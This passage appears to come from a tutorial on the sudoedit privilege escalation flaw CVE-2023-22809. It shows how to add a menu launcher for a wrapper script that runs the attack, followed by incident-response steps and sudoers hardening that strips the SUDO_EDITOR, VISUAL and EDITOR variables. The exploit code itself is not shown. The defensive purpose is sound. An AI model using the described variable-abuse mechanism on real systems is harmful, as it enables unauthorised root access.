



* **Name**: Enter a name for your script (e.g., "SUDO PRIVILEGE ESCALATION ATTACK").
* **Command**: Enter the path to your wrapper script

(e.g., /home/laxmi /wrapper\_sudobypass.sh).

* **Comment**: Optionally, add a comment or description about the script

(e.g., "Executes the Sudo Privilege Escalation script step-by-step").

1. **Choose an Icon**: Click on the icon button to choose an icon for your menu item. You can use one of the default icons or browse to select a custom icon.
2. **Save the New Item**: Click the "OK" button to save the new item. Your script should now appear in the selected category.
3. **Verify the New Menu Item**: Open your system's application menu and navigate to the category where you added the new item. Click on the new menu item to verify that it runs the script correctly.

****

**IMMEDIATE RESPONSE TO THE SUDO PRIVLEGE ESCALATION ATTACK, IF DETECTED/IDENTIFIED:**


1. **Revoke Affected User's Access:** Immediately revoke the sudo privileges of the compromised user by modifying the /etc/sudoers file.
2. **Terminate Malicious Sessions:** Identify and terminate any active sessions or processes initiated by the attacker using pkill or similar commands.
3. **Inspect and Secure the System:** Check for unauthorized changes, especially in critical files like **/etc/passwd**, and restore them from backups if altered.
4. **Update Sudo to a Secure Version:** Patch the vulnerability by updating sudo to the latest secure version.
5. **Audit System Logs:** Analyze logs to trace the attacker's actions and identify any further compromised accounts or systems.

**PREVENTION FROM THE ATTACK:**


1. **To prevent the exploitation of this vulnerability, we will add specific environment variables to the denial list using the env\_delete directive in /etc/sudoers. This will ensure that potentially dangerous environment variables are not passed to sudoedit.**

Steps:

1. Use the visudo Command to Safely Edit the sudoers File: This command ensures that the sudoers file is edited safely and prevents syntax errors.



1. Within the visudo Editor, Add the Following Lines to the File: These lines set up environment variable restrictions and define specific editing permissions.




Adding Environment Variable Restrictions:


* **Defaults!SUDOEDIT env\_delete+="SUDO\_EDITOR VISUAL EDITOR":** This line ensures that the specified environment variables (SUDO\_EDITOR, VISUAL, and EDITOR) are deleted when using sudoedit. This prevents the exploitation of these variables to execute arbitrary commands.
* **Cmnd\_Alias SUDOEDIT = sudoedit /etc/motd:** This line creates a command alias SUDOEDIT that allows editing of the /etc/motd file.
* **user ALL=(root) NOPASSWD: SUDOEDIT:** This line grants the specified user permission to edit the /etc/motd file as the root user without requiring a password.

**Note:**

* Replace user with the actual username you want to grant the permissions to.
* Replace /etc/motd with the file you want to allow the user to edit.

1. ****Verify the New Rule: After editing the sudoers file, you can verify the applied rules by listing the sudo permissions.
2. **Update SUDO to the Latest Version.**

Regularly updating SUDO to the latest version ensures that you receive the latest security patches, protecting against known vulnerabilities.



1. **Minimize the Use of NOPASSWD**

* Avoid using the NOPASSWD directive in the sudoers file unless absolutely necessary. This directive allows users to run commands with sudo without entering a password, which can be a significant security risk.
* If you must use NOPASSWD, limit it to specific commands rather than allowing unrestricted sudo access.

*By restricting environment variables and updating to the latest SUDO version, we effectively mitigate the CVE-2023-22809 vulnerability, enhancing the security and stability of the Linux system.*

***IMPORTANT!***

* **Regular Updates and Patches:** Ensure that all software, including sudo and related system packages, is kept up to date with the latest security patches to prevent known vulnerabilities.
* **Least Privilege Principle:** Apply the principle of least privilege by granting users only the permissions they need to perform their tasks, minimizing the potential for privilege escalation attacks.
* **Environment Variable Sanitization:** Securely configure sudoers by restricting the use of environment variables like EDITOR, SUDO\_EDITOR, and VISUAL to prevent their exploitation in sudoedit attacks.